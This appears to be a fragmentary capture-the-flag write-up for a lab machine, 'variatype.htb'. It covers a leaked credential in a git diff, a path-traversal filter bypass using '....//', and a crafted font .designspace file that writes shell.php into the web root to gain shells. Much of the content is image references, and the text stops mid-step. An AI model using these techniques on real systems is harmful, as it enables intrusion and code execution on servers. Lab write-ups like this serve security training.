commit 753b5f5957f2020480a19bf29a0ebc80267a4a3d (HEAD -> master)
Author: Dev Team <dev@variatype.htb>
Date:   Fri Dec 5 15:59:33 2025 -0500


    fix: add gitbot user for automated validation pipeline


diff --git a/auth.php b/auth.php
index 615e621..b328305 100644
--- a/auth.php
+++ b/auth.php
@@ -1,3 +1,5 @@
 <?php
 session_start();
-$USERS = [];
+$USERS = [
+    'gitbot' => 'G1tB0t_Acc3ss_2025!'
+];
```

Let's use it to log in to the portal




Let's upload files in variatype.htb to see font builds here







Turn on burpsuite and click download




Let's try path traversal




It fails, but if I put ....// instead of ../



I can see the files. Let's check /etc/nginx files






Get www-data shell

As I know file location, let's edit filename in malicious2.designspace


```
22 >   <variable-fonts>$
23       <variable-font name="MyFont" filename="../../../../../../var/www/portal.variatype.htb/public/files/shell.php">$
24 >   >   >   <axis-subsets>$
25 >   >   >   >   <axis-subset name="Weight"/>$
26 >   >   >   </axis-subsets>$
27 >   >   </variable-font>$
28 >   </variable-fonts>$
29 >   <instances>$
30 >   >   <instance name="Display Thin" familyname="MyFont" stylename="Thin">$
31 >   >   >   <location><dimension name="Weight" xvalue="100"/></location>$
32 >   >   >   <labelname xml:lang="en">Display Thin</labelname>$
33 >   >   </instance>$
34 >   </instances>$
35 </designspace>$
```

Start listener, upload, and request the url



Get steve shell

Upload pspy and run it



There's a script running here.

```
